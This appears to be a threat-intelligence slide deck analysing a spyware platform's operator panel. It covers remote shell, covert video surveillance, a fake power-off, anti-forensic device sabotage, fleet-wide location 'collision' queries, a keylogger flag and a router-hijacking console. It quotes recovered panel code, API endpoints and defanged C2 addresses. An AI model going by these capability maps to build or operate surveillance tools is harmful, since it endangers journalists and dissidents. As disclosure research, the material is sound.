
Bundling method

Generate status	Type	Number of implants	Group affiliation	version number	Update time	Creation time
No data yet						

Generate Bin workflow: operators select implantation method, independent APIs and standing method, then compile a per-target build directly from the panel.

SHELL COMMAND EXECUTION

PLUGIN: SHELL COMMANDS



Interactive shell issued through the panel - arbitrary command execution on the compromised device with returned output rendered in the console.

VICTIM MANAGEMENT DASHBOARD

“IMPLANTED PHONES” STATISTICS PANEL

Device-list display columns

Device ID (UID): unique victim identifier
Platform: iOS 13.9, macOS 10.13.4, Android
Model: iPhone 7 Plus, iPhone X
Phone: +86XXXXXXXXXXXX, +852XXXXXXXX
IP address: 192.168.144.167, local network
Wi-Fi: connected SSID (Haso_618)
Status: online/offline with timestamp
Last seen: Chinese timezone

Example victim entry

User: [REDACTED] (021)
Device: iPhone iOS 13.9
UID: dd75c7c3fe17167f
IP: 192.168.168.126
Status: 设备已上线 (Online)
Wi-Fi: Haso_618
Phone: +852 XXXXXXXX

“RISK OF EXPOSURE IN VIDEO SURVEILLANCE”

THE MALWARE OPERATORS KNOW

Camera LED
might activate

Victim might
notice

High-risk
operation

Could expose the
infection

```
ate[1]+86399e3),this.$fetch("/phone_file/",n).then(function(n){0===n.status&&(t.
videoList=n.data,t.total=n.total))).finally(function(){t.loading=!1}},stopExcute:
function(){var t=this,n={uid:this.uid,cmd:32003};this.$send_command(n,function
(n){0===n.status&&t.$message({message:"Command issued successfully",type:"succes
s"}))}),surveillanceSubmit:function(){var t=this;0!==this.duration?this.$confirm
("There is a risk of exposure in video surveillance. Are you sure to issue the s
,(0,i.default)(e,"duration",10),e),methods:(r={_getFileSize:function(e){return(0,urveillance order? Confirm to send monitoring command?', 'hint', {confirmButtonText:
adFile:function(e){var t=document.createElement("a");t.href=e.path,t.download=e.r
eteAllVideos:function(){var e=this;this.$confirm("Are you sure to clear all video
pe:"warning"}).then(function(){var t={uid:e.uid,type:"surveillance"};e.filterDate
filterDate[1]).getTime()+86399e3),e.$post("phone/delete_file_byType",t).then(func
)}))}),getVideos:function(){var e=this;if(this.uid){this.loading=!0;var t={type:
.currentPage*this.pageSize};this.filterDate&&(t.min_stamp=this.filterDate[0],t.ma
ion(t){0===t.status&&(e.videoList=t.data,e.total=t.total))).finally(function(){e.
his.$send_command(t,function(t){0===t.status&&e.$message({message:"Command issued successfully",type:"success"}))}),surveillanceSubmit:function(){var e=this;
0!==this.duration?this.$confirm("There is a risk of exposure in video surveillance. Are you sure to issue the surveillance order?", "hint", {confirmButtonText:
"confirm",cancelButtonText:"Cancel",type:"warning"}).then(function(){var t={uid:e.uid,cmd:19004,argv:(0,a.default)({duration:e.duration});e.$send_command(t,
function(t){0===t.status&&(e.$message({message:"Command issued successfully",type:"success"}),clearInterval(e.timer),e.timer=setInterval(function(){e.getCmdI
nterval()}),3e3))})):this.$message.success("Monitoring lasts at least one second")},deleteVideo:function(e){var t=this;this.$confirm("Are you sure to delete
this video record?", "hint", {confirmButtonText:"confirm",cancelButtonText:"Cancel",type:"warning"}).then(function(){var n={uid:t.uid,type:"surveillance",id:e.
id};t.$post("phone/delete_file_byType",n).then(function(e){0===e.status&&(t.getVideos(),t.$message.success("Operation successful"))})),getCmdInterval:func
ion(){var e=this;if("!"!==this.uid){var t={uid:this.uid,cmd_list:(0,a.default)([19004,19005]),min_time:s.get_stamp_ago("minutes",1)};this.$fetch("/command/",t
).then(function(t){if(0===t.status){var n=t.data;e.v_set_command_status(n,0===n.length&&clearInterval(e.timer)}))},v_set_command_status:function(e){e.every
(function(e){return 3===e.status})&&(clearInterval(this.timer),this.getVideos()),this.once_command=e[e.length-1],v_set_tab:function(e){this.active_tab=e},v_
```


fakePowerOff() - THE VICTIM THINKS IT'S OFF **NEW**

2026

ESPIONAGE to DENIAL OF SAFETY

```
2715     }
2716   }, [e("span", {
2717     on: {
2718       click: function(t) {
2719         n.fakePowerOff = !0
2720       }
2721     }
2722   }, [n._v("Paralyze target")]))] : n._e(), n._v(" "), "android" === n.os ? e("el-dropdown-item", {
2723     attrs: {
2724       icon: "el-icon-error"
2725     }
2726   }, [e("span", {
2727     on: {
2728       click: n.fakePowerOff
2729     }
2730   }, [n._v("Pseudo shutdown")]))] : n._e(), n._v(" "), e("el-dropdown-item", {
2731     attrs: {
2732       icon: "el-icon-delete-solid"
2733     }
2734   }, [e("span", {
2735     on: {
2736       click: function(t) {
```

fakePowerOff() - THE VICTIM THINKS IT'S OFF **NEW** 2026

ESPIONAGE to DENIAL OF SAFETY

Why this is different

Most spyware stops when the victim powers off. This implant pretends to power off.

- Every OPSEC playbook tells journalists & dissidents to turn the phone OFF in sensitive moments - this breaks that playbook.
- Behavior is what matters; the pseudo-code is descriptive, not executable.

fakePowerOff - descriptive

```
show_power_off_animation()  
blank_screen(black, no backlight)  
suppress_notification_LEDs()  
# device stays active  
keep_radio + mic + location on  
forward_panic_button to operator_alert
```

The panic-alert twist

When the victim tries an emergency call from the "off" state - the operator is notified instead of the call connecting.
Operator can suppress the call or fake an emergency screen.

SELF-DESTRUCTION & ANTI-FORENSICS

DESTRUCTION IS A CHECKBOX DIALOG, NOT AN EXOTIC CAPABILITY

```
        return bRet;
    }

    private static boolean IsWorkingInSameApp(String mJarFilePath) {
        boolean bRet;
        _lock.lock();
        try {
            try {
            } catch (Exception e) {
                LogUtil.e(TAG, "IsWorkingInSameApp", e);
                bRet = true;
            }
            if (mIsLoad) {
                throw new Exception("Forensics software already exists.");
            }
            if (CheckExist()) {
                throw new Exception("Forensics software is working.");
            }
            bRet = false;
            return bRet;
        } finally {
            _lock.unlock();
        }
    }

    public static boolean IsExistSameAppRequest(String strMessage) {
        String strAppName;
        int pid;
```

SELF-DESTRUCTION & ANTI-FORENSICS

DESTRUCTION IS A CHECKBOX DIALOG, NOT AN EXOTIC CAPABILITY

Device sabotage

System process sabotage.
Boot sector cracking. System
kernel file deletion. Telephony
server sabotage. Destruction
terminals.

Four of them are one-click
checkboxes in
[destroy_system_process.vue](#)
- the same screen family as
the microphone.

Evidence wipe on the victim

WeChat, QQ, Telegram, LINE
and WhatsApp data.

Browser history and bookmarks.

Contacts. Photos and video.
Saved Wi-Fi passwords. SMS.
Per-data-class, so the operator
erases exactly the trail that
matters and nothing else.

Evidence wipe on the server

```
/system/clear_supervisor/sys  
tem/clear_web
```

Plus per-row deletion in the
operator's own log viewer.
The consequence for incident
response: if you seize one of
these panels, its audit log is
not a forensic record. It is
whatever the operator last
decided to leave in it.

FOUR FINDINGS THAT CHANGE THE PICTURE

Additional New Findings

O1

时空碰撞

TIME-SPACE COLLISION

A retroactive physical-meeting detector that runs across the whole victim fleet at once.

One endpoint. Four verbs. radius 50 m, window 60 min.

`/collision`

O2

`mtype`

S13 - THE EIGHTH CLASS

Not an OS. A hardware-profile flag the backend assigns, and the menu obeys it before iOS.

S13Mod = androidMod plus one module nobody else gets.

`keylogger`

O3

`/router/*`

THE GATEWAY CONSOLE

Seven tabs, its own REST tree, its own login page and its own 41xxx command namespace.

One GET returns every Wi-Fi password in the building.

`infect type S7`

O4

`D:\project\`

A SECOND BUILD MACHINE

Webpack never stripped the source maps, so every bundle names the workstation.

A different drive, a different root, a different repo name.

`azyk`

时空碰撞 - TIME-SPACE COLLISION

CrashLocation.vue CHUNK 8.js ROUTE /phone/location ONE ENDPOINT: /collision NEW 2026

The query, in one sentence

Give me every compromised device that stood within R meters of this target, within T minutes of when the target was there.

01 Pick benchmark devices - `base_uids[]`

The known target. The panel calls them Benchmark equipment.

02 Pick candidate devices - `uids[]`

Anyone else in the fleet. You do not need to know who they are.

03 Set the tolerances - `radius / minutes`


Default 50 meters and 60 minutes. The unit selector multiplies the window by 1, 60 or 1440 - minute, hour, day.

04 Read success_counts

Zero hits and the detail view refuses to open: "Collision failed, no result." Any other number is a list of meetings.

Run it with the day multiplier and a wide radius and it stops being a meeting detector - it becomes a neighborhood census of everyone the platform owns.

ONE MISSION, DRAWN ON THE OPERATOR'S MAP



radius: 50 minutes: 60 success_counts: 3

The dashed ring is an AMap.Circle of row.radius meters around the benchmark. Every colliding device is drawn as a red marker with its address and timestamp.

ONE OBJECT. ONE ENDPOINT.

CrashLocation.vue name: crash_location TOGGLED FROM mode_location.vue BY v_crash_switch()

CrashLocation.vue - chunk 8.js - reconstructed from the shipped bundle

```
// the mission object the operator fills in, serialized straight into the POST body
crash = {
  name:      "",           // mission label - required, validated client-side
  radius:    50,           // meters the UI appends the label "rice"
  minutes:   60,           // window x1 minute x60 hour x1440 day
  uids:      [],           // candidates - "Collision equipment"
  base_uids: [],           // benchmarks - "Benchmark equipment"
}

// four verbs, one REST surface
POST /collision    params = JSON.stringify(crash)           → data[] of hits
GET  /collision    cmd:"list"      start / end / uid        → success_counts
GET  /collision    cmd:"detail"    uid + task_id            → lng / lat / address
POST /collision    cmd:"delete" | "delete_all"              → the mission is gone

// what comes back per hit row
{ base_device_name, collision_devices[], success_counts, radius, minutes,
  create_user_name, create_time, devices[]: [ { lng, lat, address, time } ] }
```

WHY IT IS NOT JUST GPS

Point-in-time location says where one person was.
Collision says who else was there - across every device the platform already owns.

THE TRADecraft NAME

时空碰撞 / 时空伴随 is documented public-security methodology in the PRC. The English UI keeps the concept and translates the label: "Time and space collision."

WHAT IT COSTS THE OPERATOR

Nothing. The location data is already harvested from every victim. Collision is a query over data already in hand.

S13 - THE EIGHTH DEVICE CLASS

NOT AN OPERATING SYSTEM. A FLAG: `x_phone_info.mtype === 'S13'` MENU OVERRIDE IN `mode_nav.vue` NEW 2026

`v_is_show()` - THE ORDER DECIDES THE MENU

1 `linux / unknown → linuxMod`

2 `mtype === 'S13' → S13Mod`

3 `os === ios → iosMod`

4 `os === ipad → ipadArr`

5 `os === router → routerMod`

6 `os === windows → windowsMod`

7 `os === mac → macMod`

8 `os === android → androidMod`

THE SET IDENTITY

```
S13Mod = androidMod U {  
  keylogger }
```

Phoneinfo, location, contacts, chat, files, camera, audio, app, wifi, shell, command, keylogger

Twelve tabs. No browser, no intranet, no iOS keychain - so it is not an iPhone menu. But it carries the one module stock Android never gets.

WHAT THE FLAG ACTUALLY BUYS

58 commands reachable = Android's 57 + 43003

An S13 device reporting `client_os`: “android” never sees `androidMod`. One reporting “ios” never sees the fifteen-tab `iosMod`. The flag wins.

And the split is sloppy: navigation reads `mtype`, but most component v-if gates still read `client_os`. An S13 device with `client_os`: “ios” gets the S13 menu and the iOS-only phoneinfo actions at the same time.

No S13 infect type. No `/s13/*` API. No builder tab.

S13 IN CODE


keylogger.vue CHUNK 36.js EVERY KEYLOGGER PATH LIVES UNDER /windows/* - EVEN ON A PHONE

```
mode_nav.vue + keylogger.vue - chunks 2.js / 4.js / 36.js

// mode_nav.vue - v_is_show() the branch that creates an eighth platform
(os === "linux" || os === "unknown") && linuxMod.includes(href)
|| this.x_phone_info.mtype === "S13" && S13Mod.includes(href) // ← evaluated before iOS
|| os === "ios" && iosMod.includes(href)
|| os === "ipad" ... "router" ... "windows" ... "mac" ... "android"

// keylogger.vue - the gate that used to single S13 out, now commented out
// if (sessionStorage.getItem("os") === "windows"
//     || this.x_phone_info.mtype === "S13") { this.v_get_keylogger() }
// v-if="!this.x_phone_info.mtype === 'S13'" ← broken precedence: always true

// what ships today - unconditional, every 10 s, on whatever the target is
GET    /windows/get_keylogger    title | content | hint | time
POST   /windows/keylogger_switch auto-sync, 50 s refresh    cmd 43003
POST   /windows/delete_log      single or batch
```



WHAT THE CODE DOES SUPPORT

A hardware-profile flag the backend assigns at registration.

v_get_os() can never return “S13” - it only maps client_os.

The panel consumes the flag; the builder never emits it.

S13Mod's contents are in index.js, and they are exactly Android + keylogger.

SECTION 3

ROUTERS



ONE ROUTER = EVERY DEVICE BEHIND IT

NO PER-DEVICE IMPLANT NEEDED LINKSYS, ASUS, NETGEAR, MIKROTIK

What an infected router means:

Hijacked DNS

Attackers' Forwarding

Attackers' Proxy

Attackers control main and guest WLANs

Changed Admin password

**Every device behind the NAT,
with no endpoint touched, and
the owner locked out of his
own router.**

Why this matters for the threat model

- A router implant is a household-wide or office-wide implant. Coverage scales with the number of people behind the NAT, not with the number of devices the operator infected.
- It survives phone replacement, factory resets and OS upgrades. It is invisible to every mobile EDR product on the market.
- It is also the cheapest foothold in the catalogue: infect type S7, no model allowlist in the panel, and consumer routers are patched roughly never.
- Two live examples follow - a NATO member state and a country in southern Africa, both beaconing to the same Istanbul host.

WHAT THE ROUTER IMPLANT CAN BE TOLD TO DO

THE FULL ROUTER COMMAND SET 41001–41015, RECOVERED FROM /cmd_list

Reconnaissance & control



- Basic hardware info
- Change credentials
- Rewrite LAN IP
- Rewrite WAN IP
- Change WAN gateway
- Rewrite DHCP + DNS
- Read attached USB

Interception & redirection



- Change the DNS servers for the WAN
- Configure traffic forwarding
- Configure the web proxy
- Toggle the proxy on and off
- DNS-hijack status (UI only)
- Rewrite primary + guest WLAN
- + the shared shell, file and log modules

THE ROUTER CONSOLE IS ITS OWN PRODUCT

routerMod = SEVEN TABS /router/* AND /flow/* REST 41xxx COMMANDS INFECT TYPE S7 NEW 2026

● ● ● router_info_detail.vue(39.js)flow.vue (40.js)routerUsb/index.vue (29.js)layout_apk.vue

GET	/router/base_info	{ uid }	→ account, pwd, hash, LAN, WAN, DHCP, WLAN[]
GET	/router/get_hijack_status		→ { ip, switch }
POST	/router/send_hijack	{ uid, switch, ip }	cmd 41013 → poll 41014 every 3 s, 5 tries
GET	/router/usb_info		→ attached + historical, per partition
GET	/flow/		→ WAN/DHCP DNS, proxy config, proxy_switch
POST	/flow/set_proxy	{ target_address, target_port, proxy_ip, port }	
POST	/flow/proxy_switch	on / off	cmd 41011
GET	/infect	{ infect_type_list: ["S7"] }	→ build a router implant
POST	/router_login		→ a second front door to the same panel



THE SEVEN TABS

phoneinfo hijack flow

files usb shell command

ABSENT, DELIBERATELY

Location, contacts, chat, camera, audio, browser, keychain, mail, intranet, screen, keylogger

This is a network-appliance attack surface, not stripped-down phone spyware.

BRAND-AWARE GATING

The brand field from /router/base_info is stored in Vuex as show_flow_or_hijack and the nav filters itself.

Linksys	flow hidden, hijack shown
Netgear	both shown
Asus	both shown
anything else	hijack hidden

Vendor-specific firmware handling is a development cost somebody paid for on purpose.

TWO SEPARATE FRONT DOORS

POST /router_login is operator authentication, not a login to the victim's router - cookie SSO into sessionStorage.android_sync.

S7 = ROUTER INFECTED FILE

Built from layout_apk.vue with its own tab and its own os:'router' template. No model allowlist anywhere in the builder.

The shell tab has no router branch at all - the gateway gets the same interactive WebSocket shell as a laptop.

WHAT ONE GET REQUEST TAKES OFF A ROUTER

router_info_detail.vue GET /router/base_info ONE CALL, THE WHOLE PREMISES NEW 2026

GET /router/base_info - the response the operator sees on the phoneinfo tab

```
{
  account: { brand, model_name, model_desc, account, pwdhash, guest_state },
            ↑ the admin credential, hashed
  lan:      { ip, netmask, guest_ip, guest_mask },
  wan:      { ip, mask, default_gateway, type, dns[] },
  dhcp:     { status, start_ip, end_ip, gateway, guest range, dns[] },

  wlan: [ { state, type, ssid, password },      // 2.4 GHz
           { state, type, ssid, password },      // 5 GHz
           { state, type, ssid, password } ],    // guest
            ↑ plaintext. every SSID the box serves.

  stats:    { last_online_time, create_time, count, keep }
}
```

THE WRITE PATH IS STILL IN THERE

Every LAN / WAN / DHCP / WLAN edit button in the shipped UI is behind

`v-if="0"`

and the account editor is commented out of the template. But the \$send_command handlers for 41002–41009 are still compiled into the JavaScript.

A build with that gate removed - or a script that calls the handler directly - rewrites the credentials, the DNS, the DHCP pool and both Wi-Fi networks of a device the owner still believes is his.

Disabled in the UI is not absent from the product.

41002

change the admin login and password

41006

change the DNS servers for the WAN

41008 / 41009

rewrite the primary and guest WLAN

41015

read whatever is plugged into the USB port

ROUTER COMPROMISE DISCOVERY

CONFIRMED INFECTED ROUTERS

Router 1 South Africa to Turkish C2

- IP: 102.XXX.XXX.XXX (South Africa)
- Port: 57366 (non-standard high port)
- Device: MikroTik
- Region: Johannesburg

102.XXX.XXX.XXX:57366 to

213[.]250[.]132[.]188:53501

MikroTik device to Huawei Cloud C2 (Istanbul)



Router 2 Czech Republic to Turkish C2

- IP: 89.XXX.XXX.XXX (Czech Republic)
- Port: 8080 (HTTP proxy port)
- Device: MikroTik
- Same Turkish infrastructure

89.XXX.XXX.XXX:8080 to

213[.]250[.]132[.]188:53501

MikroTik device to Huawei Cloud C2 (Istanbul)



TURKISH C2 INFRASTRUCTURE

ROUTER OPERATIONS HUB

Server details

Hosting: Huawei Cloud Istanbul

Host: `***[.]compute[.]hwclouds-dns[.]com`

ASN: AS136907 (HUAWEI CLOUDS)

Location: Istanbul, Türkiye

Time zone: Europe/Istanbul

Active ports

53501 HTTPS C2 panel endpoint

52202 HTTP plugin distribution
(secondary)



Dedicated to router-implant management, separate from mobile / desktop C2.

ROUTER DETECTION & HARDENING

MIKROTIK-SPECIFIC CHECKS

01 Check Scheduled Scripts

02 Review DNS Static Entries and Proxy Settings

03 Regularly Update Firmware

04 Out of Band Monitoring and Risk Assessment for External Storages

SECTION 4

THE PEOPLE



THE MODULE THAT UNIDID THEM

KFC FOOD-DELIVERY DATA MINING MODULE 15.JS PARALLEL MODULES EXIST FOR DIDI AND MEITUAN

Order Information

Order ID, completion status, timestamps (placed, completed), total charge in local currency

Buyer / Victim Information

